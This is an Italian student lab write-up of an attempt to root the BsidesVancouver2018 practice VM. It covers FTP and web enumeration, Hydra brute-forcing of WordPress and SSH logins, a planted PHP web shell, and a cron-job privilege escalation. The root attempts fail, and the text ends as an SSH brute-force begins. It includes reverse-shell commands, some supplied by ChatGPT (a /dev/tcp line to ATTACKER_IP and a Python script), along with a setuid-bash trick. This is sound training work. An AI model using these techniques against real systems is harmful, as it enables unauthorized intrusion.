

Extra S6-L5

Obiettivo:

Cercare di entrare nella macchina BsidesVancouver2018 e raggiungere i permessi root.

Metodo lento

Svolgimento:

- Il primo passo è stato aprire la macchina kali che verrà utilizzata per provare ad effettuare l'exploit e BsidesVancouver2018 che invece sarà la macchina target. Per metterle in comunicazione tra loro, entrambe le reti sono state settate su “**Scheda solo host**”.
- Dalla kali, per individuare la macchina target sulla rete e scoprire il suo indirizzo IP, è stato lanciato il comando arp-scan.

```
(kali@kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:12    (Unknown: locally administered)
192.168.56.100  08:00:27:50:75:bb    (Unknown)
192.168.56.101  08:00:27:77:16:c5    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.963 seconds (130.41 hosts/sec). 3 responded
```


Individuati i dispositivi sulla rete, bisognava capire quali di questi era la macchina target. La **192.168.56.1** è stata scartata perché è la macchina windows ospitante, per gli altri 2 indirizzi è stato utilizzato nmap.

```
(kali@kali)-[~]
$ nmap -o 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 14:23 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00049s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:C1:09:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
```

Grazie a tale comando abbiamo scoperto che la macchina **192.168.56.103** ha un sistema basato su Linux, pertanto è il nostro target. Inoltre, tale comando, ci ha permesso di individuare le porte aperte tra le porte note.

Poiché la porta **http** risulta aperta, è stato effettuato un ulteriore test per verificare la connessione aprendo il browser.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

- Prima di passare ad indagare sulla porta **80**, mi sono soffermato sulle altre 2. Effettuato un primo tentativo sulla **ssh** ho lasciato perdere, in quanto ho visto che richiedeva dati, in quel momento, non a mia disposizione. Discorso diverso invece per il servizio **ftp**.

```
(kali@kali)-[~]
$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPD 2.3.5)
Name (192.168.56.103:kali): ciao
530 This FTP server is anonymous only.
ftp: Login failed
ftp>
```

Collegandomi tramite protocollo ed inserendo un nome casuale per analizzare la risposta del server, ho scoperto che tale protocollo permette solo l'ingresso anonimo.

```
(kali@kali)-[~]
$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPD 2.3.5)
Name (192.168.56.103:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||19085|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Mar 03 2018 .
drwxr-xr-x  3 0      0      4096 Mar 03 2018 ..
drwxr-xr-x  2 65534 65534  4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||16671|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534  4096 Mar 03 2018 .
drwxr-xr-x  3 0      0      4096 Mar 03 2018 ..
-rw-r--r--  1 0      0      31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||14964|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****|
226 Transfer complete.
31 bytes received in 00:00 (18.79 KiB/s)
ftp>
```

Mi sono collegato da anonimo (**anonymous**) e navigando nelle directory presenti, sono entrato in possesso del file **user.txt.bk** contenente degli username. Dopo aver effettuato altri tentativi, sono passato al servizio **http**.

- Collegandomi al server tramite browser, ho visto che esso restituiva una pagina con del testo e che non era quindi permesso navigare all'interno del sito. Per effettuare una navigazione da URL mi sono quindi rivolto a **gobuster**

```
(kali@kali)-[~]
$ gobuster dir -u "http://192.168.56.103" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.103
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/index (Status: 200) [Size: 177]
/robots (Status: 200) [Size: 43]
/server-status (Status: 403) [Size: 295]
Progress: 220560 / 220561 (100.00%)

Finished
```


Ho scoperto così l'esistenza della sottodirectory **/robots**.



Visualizzato il testo soprastante, ho provato a raggiungere la pagina **backup_wordpress**.



Su tale pagina ho effettuato tantissimi tentativi diversi come **XSS**, **SQL Injection** e **buffer overflow** su tutti i campi disponibili, senza però avere esito positivo. Così mi sono concentrato sulla pagina di login raggiungibile tramite link.



Per forzare l'ingresso ho utilizzato **hydra** impostando una richiesta **http-post-form**. I dati utilizzati inizialmente sono: **users.txt.bk**, ricavato da ftp, e **rockyou.txt**, per le password

```
(kali@kali):~$ hydra -L users.txt.bk -P /usr/share/wordlists/rockyou.txt http-post-form://192.168.56.103/backup_wordpress/wp-login.php:log="USER"&pwd="PASS"<strong>ERROR</strong>" -V -I
Hydra v9.5 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 14:41:43
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 86066394 login tries (L:6/p:14344399), --5379150 tries per task
[ATTEMPT] attacking http-post-form://192.168.56.103/backup_wordpress/wp-login.php:log="USER"&pwd="PASS"<strong>ERROR</strong>
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "123456" - 1 of 86066394 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "123457" - 2 of 86066394 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "123456789" - 3 of 86066394 [child 2] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "password" - 4 of 86066394 [child 3] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "iloveyou" - 5 of 86066394 [child 4] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "princess" - 6 of 86066394 [child 5] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "1234567" - 7 of 86066394 [child 6] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "rockyou" - 8 of 86066394 [child 7] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "12345678" - 9 of 86066394 [child 8] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "abc123" - 10 of 86066394 [child 9] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "nicole" - 11 of 86066394 [child 10] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "daniel" - 12 of 86066394 [child 11] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "babygirl" - 13 of 86066394 [child 12] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "monkey" - 14 of 86066394 [child 13] (0/0)
[ATTEMPT] target 192.168.56.103 - login "abatchy" - pass "123456789" - 15 of 86066394 [child 14] (0/0)
```

Inoltre tale richiesta è stata impostata copiando la richiesta **POST** da **burpsuite**. In particolare la riga finale


```
1 POST /backup_wordpress/wp-login.php HTTP/1.1
2 Host: 192.168.56.103
3 Content-Length: 93
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.56.103
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.56.103/backup_wordpress/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15 log=john&pwd=ciao&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1
```

E il messaggio di errore dalla sorgente **html** della pagina di login.

```
<strong>ERROR</strong>: The password you entered for the username <strong>john</strong> is incorrect.
```


Tuttavia, con le liste inserite, il tempo richiesto da **Hydra** era troppo. Inserendo gli username trovati nella lista direttamente nel campo username della pagina di login e associando una password casuale, mi sono accorto che si presentavano 2 casi ben distinti:

- **Caso 1:** Username e password errati



Messaggio di errore: Invalid username

- **Caso 2:** username corretto e password errata



WordPress logo

ERROR: The password you entered for the username **john** is incorrect. [Lost your password?](#)

Username or Email

Password

☐ Remember Me

[Lost your password?](#)

[← Back to Deprecated WordPress blog](#)

Messaggio di errore: the password you entered for the username john is incorrect.

Questo mi ha permesso di capire che l'username **john** effettivamente esisteva.

Così ho riformulato la richiesta di **Hydra** restringendo il campo utenti al solo nome "**john**" ed inserendo nel campo password liste piccole via via più grandi, cercando in questo modo di ottimizzare i tempi.

```
[kali@kali:~]$ hydra -l "john" -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000.txt http-post-form://192.168.56.103/backup_wordpress/wp-login.php:log="USER"bpwd="PASS":<strong>ERROR</strong> -V -i
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 14:43:13
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (1:1/p/1000), ~63 tries per task
[DATA] attacking http-post-form://192.168.56.103:80/backup_wordpress/wp-login.php:log="USER"bpwd="PASS":<strong>ERROR</strong>
[ATTEMPT] target 192.168.56.103 - login "john" - pass "123456" - 1 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "password" - 2 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "12345678" - 3 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "qwerty" - 4 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "123456789" - 5 of 1000 [child 4] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "12345" - 6 of 1000 [child 5] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "1234" - 7 of 1000 [child 6] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "111111" - 8 of 1000 [child 7] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "1234567" - 9 of 1000 [child 8] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "dragon" - 10 of 1000 [child 9] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "123123" - 11 of 1000 [child 10] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "baseball" - 12 of 1000 [child 11] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "abc123" - 13 of 1000 [child 12] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "football" - 14 of 1000 [child 13] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "monkey" - 15 of 1000 [child 14] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "letmein" - 16 of 1000 [child 15] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "696969" - 17 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "shadow" - 18 of 1000 [child 4] (0/0)
```

```
[ATTEMPT] target 192.168.56.103 - login "john" - pass "drummer" - 624 of 1000 [child 6] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "action" - 625 of 1000 [child 7] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "einstein" - 626 of 1000 [child 4] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "bitches" - 627 of 1000 [child 11] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "genesis" - 628 of 1000 [child 12] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "hello1" - 629 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "scotty" - 630 of 1000 [child 5] (0/0)
[80][http-post-form] host: 192.168.56.103 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 14:45:39
```

Così ho trovato username e password corretti:

Username: **john** Password: **enigma**

- Successivamente sono entrato nel sito grazie al login corretto.


```
kali@kali:~$ gobuster -u "http://192.168.56.103/backup_wordpress/wp-admin" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -H "Cookie: Cookie: wordpress_a3f3dc36e7f2cf6243d367f5803f739-j39wJc7L734529582z7CKFEdYt16HaeEnR6Gq  
u65smWtEvcVjDdh9eX9HqJm7C2Bd9c4c4B00de5b9e3b4fa3a817f01562a33fccc73ee2759e680d7Fc057?"
```

Trovando molteplici cartelle su cui ho indagato ma senza trovare nulla di interessante. Anche se ciò mi ha permesso di creare una piccola mappa mentale sulla composizione del server.


-
- The screenshot displays the WordPress Theme Editor interface. At the top, a navigation bar includes a search icon, a 'Deprecate' button, a 'Not secure' warning, and a URL: '192.168.56.103/backup_wordpress/wp-admin/theme-editor.php?file=index.php&theme=twentyfourteen'. Below this is a toolbar with icons for 'Deprecate WordPress blog', 'Undo', 'Redo', and a '+ New' button. The left sidebar contains a menu with 'Dashboard', 'Posts', 'Media', 'Pages', 'Comments', 'Appearance' (highlighted), 'Themes', 'Customize', 'Widgets', 'Menus', 'Header', 'Background', and 'Editor'. The 'Appearance' menu is expanded, showing 'Themes' as the active item. The main content area is titled 'Edit Themes' and 'Twenty Sixteen: Main Index Template (index.php)'. It displays the PHP code for the template, which includes comments about the template's purpose and a list of required files. The code also defines the 'main' content area and includes the 'single.php' template for displaying individual posts. The right sidebar shows a 'Select theme to edit:' dropdown set to 'Twenty Sixteen' and a 'Templates' list with various theme components like '404 Template', 'Archives', 'Comments', 'Theme Footer', 'Theme Functions', 'Theme Header', 'Image Attachment Template', 'back-compat.php', 'customizer.php', 'template tags.php', and 'Main Index Template' (highlighted).

- Così la mia scelta è ricaduta su una shell che mi permettesse di navigare tra le cartelle del server e di aprire e modificare i file presenti.

Modificando tale pagina

← → ↻ 🌐 192.168.56.103/backup_wordpress/index.php

Ho ottenuto questo risultato



- Ho così iniziato a navigare tra i file del server senza però avere grande successo, poiché l'accesso ai dati sensibili non era permesso, così come la modifica di file importanti.

Aiutandomi con **ChatGPT** ho provato ad individuare file e processi che venissero eseguiti come root ma che fossero in qualche modo manipolabili.

c. Processi in Esecuzione

Alcuni processi potrebbero avere privilegi elevati (es. `root`) o configurazioni errate:

```
bash
ps aux
```


Copia codice

d. Cron Jobs e Script

- I cron jobs di sistema o script eseguiti con permessi `root` possono essere sfruttati:

```
bash
cat /etc/crontab
ls /etc/cron.d/
```

Copia codice




```
PHP Shell
Directory corrente: /var/www/backup_wordpress

find / -perm -4000

Risultato del comando:
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
```

Nome	Tipo	Azioni
.	Directory	Apri
..	Directory	Apri
.htaccess	File	Scarica Modifica
index.php	File	Scarica Modifica
license.txt	File	Scarica Modifica

```
PHP Shell
Directory corrente: /var/www

cat /etc/crontab

Risultato del comando:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file,
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
/usr/local/bin/cleanup
```

Ho iniziato così ad analizzare tutti i processi e file trovati ed uno in particolare si è rivelato interessante.

Il file **cleanup**, visibile nell'ultima immagine, risulta essere l'unico file eseguito da root modificabile.

c. Vulnerabilità nei Cron Jobs

Se trovi cron jobs con script modificabili da un utente non privilegiato:

1. Modifica lo script per eseguire una shell come root:

```
bash
Copia codice

echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > /path/to/vulnerable/script
```

2. Dopo che il cron job viene eseguito, avvia la shell con privilegi root:

```
bash
Copia codice

/tmp/rootbash -p
```


Da **ChatGPT** scopro che è possibile modificare tale file in modo da inserire istruzioni malevole eseguite come root. Così ho chiesto sempre a **ChatGPT** di generare un'istruzione da inserire. Il risultato è stato il seguente:

```
bash
```

 Copia codice

```
* * * * * root bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
```

Un'istruzione che punta a creare una **reverse shell** con permessi root. Così l'ho inserita nel file **cleanup**



Pensavo di aver trovato finalmente la soluzione, ma una volta messa in ascolto la mia kali il risultato è stato il seguente.

```
(kali@kali)~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.103: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 40277
: ambiguous redirect
```

Il tentativo è fallito e anche provando a modificare l'istruzione non sono riuscito a farlo partire.

Ho provato anche a scrivere un codice in **python** che avviasse una **reverse shell**

```
import socket
import subprocess
import os

# Indirizzo IP e porta del server
SERVER_IP = '192.168.56.102'
SERVER_PORT = 4444

# Crea il socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


# Connessione al server
s.connect((SERVER_IP, SERVER_PORT))

# Duplica il flusso di dati (input, output ed errori) sul socket
os.dup2(s.fileno(), 0) # stdin
os.dup2(s.fileno(), 1) # stdout
os.dup2(s.fileno(), 2) # stderr


# Esegui una shell
p = subprocess.call(['/bin/bash', '-i'])

# Chiudi la connessione
s.close()
```

Successivamente l'ho caricata sul server tramite la sezione **media**



Poi ho modificato il file **cleanup** in modo che richiamasse e avviasse il file **python**



Ma anche questa volta niente connessione.

Per mancanza di tempo pre-consegna, la mia indagine si è fermata qui, senza una soluzione e senza quindi i permessi di **root**. Tuttavia spero di essermi avvicinato.

Metodo veloce

Un metodo rapido per ottenere i permessi di root si ha sfruttando la porta **ssh**. Inserendo i nomi trovati nel file **users.txt.bk** tramite **ftp**, all'interno del comando **ssh**, si possono notare delle differenze tra le risposte

```
(kali@kali)-[~]
└─$ ssh abatchy@192.168.56.101
ssh: connect to host 192.168.56.101 port 22: No route to host

(kali@kali)-[~]
└─$ ssh john@192.168.56.103
john@192.168.56.103: Permission denied (publickey).

(kali@kali)-[~]
└─$ ssh abatchy@192.168.56.103
abatchy@192.168.56.103: Permission denied (publickey).

(kali@kali)-[~]
└─$ ssh mai@192.168.56.103
mai@192.168.56.103: Permission denied (publickey).

(kali@kali)-[~]
└─$ ssh anne@192.168.56.103
anne@192.168.56.103's password: █
```

Poichè l'username "**anne**" sembra essere valido, ho provato a forzare l'accesso tramite **hydra**

```
(kali@kali)~$ hydra -l "anne" -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000.txt ssh://192.168.56.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 23:50:39
